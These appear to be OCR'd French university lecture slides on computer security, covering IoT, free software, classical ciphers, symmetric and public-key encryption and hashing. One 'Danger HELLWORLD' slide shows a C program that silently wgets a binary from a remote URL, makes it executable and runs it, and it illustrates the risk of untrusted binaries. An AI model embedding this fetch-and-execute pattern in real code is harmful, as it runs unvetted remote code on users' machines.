
Raisons du succes de l'IOT



Technologie

- Wireless : Wifi, 3G, 4G, 5G, Bluethooth, Sigfox ...
- Batteries
- CPU
- Capteurs
- Prix

Raisons du succes de l'IOT



Technologie


- Wireless : Wifi, 3G, 4G, 5G, Bluethooth, Sigfox ...
- Batteries
- CPU
- Capteurs
- Prix

Usage


- Surveillance
- Hyperconnectivité
- Disponibilité

Attaques d'IoT depuis 2007 ...

Attaques d'IoT depuis 2007 ...



Attaques d'IoT depuis 2007 ...



LIMOS
LABORATOIRE DE MODÉLISATION ET D'OPTIMISATION DES SYSTÈMES

Plan

Introduction

La sécurité et vous ?

Cybercriminalité

IoT

Logiciel Libre et Sécurité

Histoire de la cryptographie

Introduction à la cryptographie


Propriétés de sécurité

RGPD

ZKP

Conclusion

Exemples




OpenOffice.org

Caml
caml.inria.fr/

Apache

MySQL®

LaTeX



LIMOS
LABORATOIRE D'INFORMATIQUE,
DE MODÉLISATION ET D'OPTIMISATION DES SYSTÈMES

Logiciel LIBRE


"free software" $\neq$ 

Exemples

- **libre, gratuit** : Linux, FreeBSD, perl, python ...
- **libre, non gratuit** : achéter un CD, payer des développeurs...
- **non libre, gratuit** : Acrobat Reader, Chrome, Flash ...
- **non libre, non gratuit** : no comment.

Free as in freedom



4 Freedoms

- Freedom 0: **Run** the program as you wish, for any purpose.
- Freedom 1: **Modify** the program to suit your needs. (you must have access to the source code)
- Freedom 2: **Redistribute copies**, either gratis or for a fee.
- Freedom 3: **Distribute** modified versions of the program, so that the community can benefit from your improvements.

Danger HELLOWORLD

```
#include <stdio.h>
int main(void)
{
  printf("Helloworld\n");
  return 0;
}
```

Que fait ce programme ?

Danger HELLOWORLD

```
#include <stdio.h>
int main(void)
{
  printf("Helloworld\n");
  return 0;
}
```

Que fait ce programme ?

Que font les programmes binaires téléchargés suivants ?

`http://sancy.univ-bpclermont.fr/~lafourcade/Helloworld`

`http://sancy.univ-bpclermont.fr/~lafourcade/Hellworld`

Danger HELLWORLD

```
#include <stdio.h>
#include <stdlib.h>

int main(void)
{
  system("wget -q http://sancy.univ-bpclermont.fr/
         ~lafourcade/Helloworld");
  system("chmod 777 Helloworld");
  system("clear");
  system("./Helloworld");
  return 0;
}
```

Plan

Introduction

La sécurité et vous ?

Cybercriminalité

IoT

Logiciel Libre et Sécurité

Histoire de la cryptographie

Introduction à la cryptographie

Propriétés de sécurité


RGPD

ZKP

Conclusion

L'art de cacher un secret écrit

L'art de cacher un secret écrit



Stéganographie

L'art de cacher un secret écrit

Cryptographie

Stéganographie


L'art de cacher un secret écrit

Cryptographie


Transposition

Stéganographie


L'art de cacher un secret écrit



L'art de cacher un secret écrit



L'art de cacher un secret écrit



Applications

Les grecs inventent la Scythale

Les grecs inventent la Scythale

Transposition

Les Romains

Chiffrement de César
Substitution +3

Les Romains

Chiffrement de César
Substitution +3

Dyh Fhvdu

Les Romains


Chiffrement de César
Substitution +3

Dyh Fhvdu

Ave Cesar

Est-ce sûr?

Est-ce sûr?



Analyse de fréquences

Substitution polyalphabetique (Alberti, Vigenère 1553)

Exemple avec la clef k = 3,7,10

m = CON NAI TRE

Substitution polyalphabetique (Alberti, Vigenère 1553)

Exemple avec la clef k = 3,7,10

$$m = \text{CON NAI TRE}$$

$$E_k(m) = \text{FVX QHS WYO}$$

Kerchoff's Principle

In 1883, a Dutch linguist Auguste Kerchoff von Nieuwenhof stated in his book "La Cryptographie Militaire" that:

"the security of a crypto-system must be totally dependent on the secrecy of the key, not the secrecy of the algorithm."

Author's name sometimes spelled Kerckhoff

Chiffrement : Enigma (Seconde guerre mondiale)


+

=

Chiffrement : Enigma (Seconde guerre mondiale)


+

=


Chiffrement : Enigma (Seconde guerre mondiale)


+

=



+

=

Chiffrement : Enigma (Seconde guerre mondiale)


+

=



+

=


Chiffrement : Enigma (Seconde guerre mondiale)












One-Time Pad (Chiffrement de Vernam 1917)

Exemple:

$$\begin{array}{rcl} m & = & 010111 \\ k & = & 110010 \\ \hline c & = & 100101 \end{array}$$

Plan

Introduction

La sécurité et vous ?

Cybercriminalité

IoT

Logiciel Libre et Sécurité

Histoire de la cryptographie

Introduction à la cryptographie

Propriétés de sécurité

RGPD

ZKP

Conclusion

Kerchoff's Principle

In 1883, a Dutch linguist Auguste Kerchoff von Nieuwenhof stated in his book "La Cryptographie Militaire" that:

"the security of a crypto-system must be totally dependent on the secrecy of the key, not the secrecy of the algorithm."


Published in 1883. Author's name sometimes spelled Kerckhoff

Clef symétrique

Exemples

- César, Vigenère
- One Time Pad (OTP) $c = m \oplus k$
- Data Encryption Standard (DES) 1976
- Advanced Encryption Strandard (AES) 2001

Communications téléphoniques



Chiffrement à clef publique

Exemples

- RSA (Rivest Shamir Adelmman 1977): $c = m^e \mod n$
- ElGamal (1981) : $c \equiv (g^r, h^r \cdot m)$

Comparison


- Size of the key
- Complexity of computation (time, hardware, cost ...)
- Number of different keys ?
- Key distribution
- Signature only possible with asymmetric scheme

Computational cost of encryption

2 hours of video (assumes 3Ghz CPU)


	DVD 4,7 G.B		Blu-Ray 25 GB	
Schemes	encrypt	decrypt	encrypt	decrypt
RSA 2048(1)	22 min	24 h	115 min	130 h
RSA 1024(1)	21 min	10 h	111 min	53 h
AES CTR(2)	20 sec	20 sec	105 sec	105 sec

Fonction de Hachage (SHA-256, SHA-3)




Propriétés de résitance

- Pré-image



